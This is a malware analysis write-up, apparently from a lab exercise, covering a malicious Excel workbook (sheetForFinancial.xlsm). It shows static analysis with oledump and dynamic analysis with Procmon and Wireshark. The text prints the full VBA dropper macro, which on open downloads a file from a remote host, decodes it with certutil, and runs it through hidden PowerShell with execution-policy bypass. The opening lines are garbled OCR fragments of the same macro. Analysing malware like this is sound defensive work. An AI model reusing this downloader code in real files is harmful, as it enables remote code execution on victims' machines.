cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1
Attribut
e VB_Nam
e = "Mod
ule1"
unction
genStr(L
ength As
 Integer
Dim c
hars
,VarPiant
R< 1 T
  Ex
End!
Array("a
", "b
NT"k
}  `For x@
```

Recover actual syntax of the macro itself:
To recover the actual file from the macro, type the following command:

```
oledump.py -s 3 --vbadecompresscorrupt sheetForFinancial.xlsm
```

```
remnux@remnux:~$ oledump.py -s 3 --vbadecompresscorrupt sheetsForFinancial.xlsm
Attribute VB_Name = "Module1"
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

  If Length < 1 Then
    Exit Function
  End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
  "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
  "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
  "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
  "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
  "W", "X", "Y", "Z")
  For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
  Next x

  randStr = str

End Function
        Sub Workbook_Open()
            Dim str1: genStr (17)
            Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
            str2 = "wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9
hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2tldC"
            Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
            str3 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
            xHttp.Send
            Dim str9: genStr (10)
            With bStrm
            .Type = 1 '//binary
            .Open
            .write xHttp.responseBody
            .savetofile "encd.crt", 2 '//overwrite
            End With
            str5 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            str6 = "Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJ
lc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW"
            Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")
        End Sub

remnux@remnux:~$
```

Now we can see the full text of the macro that are embedded into the excel worksheet. We can read down the code, and we can seem to determine what's going on here.


Dynamic Analysis


For dynamic analysis, we need to run the excel file and see what might get spawned. Before running the program, we open up several tools to monitor the process. Those tools are:

1. Wireshark inside the Remnux Machine
2. Procmon.exe to check any new process is running
3. Microsoft Visual Basic for Application inside the excel file.

Procmon Process:


After done static analysis on **sheetForFinancial.xlsm**, we kind of have an idea what might being spawned and what will be the process, so inside the **Procmon.exe**, if we create a filter as path – contain – "C: Windows \SysWOW 64\WindowsPower Shell \1.0\powershell.exe". After create the filter we can run the **sheetForFinancial.xlsm** file and enable the macro content. Then we can see, there are some Files are created and closed.





Wireshark:

As we open up the wireshark from the Remnux Machine before the **sheetForFinancial.xlsm** file run, we can see a http 200 okay packet which access the URL to download a file from "**hxxp[://]srv3[.]wonderballfinancial[.]local/abc123[.]crt**"



Microsoft Visual Basic Macros Code:

This is the source code of the **sheetForFinancial.xlsm**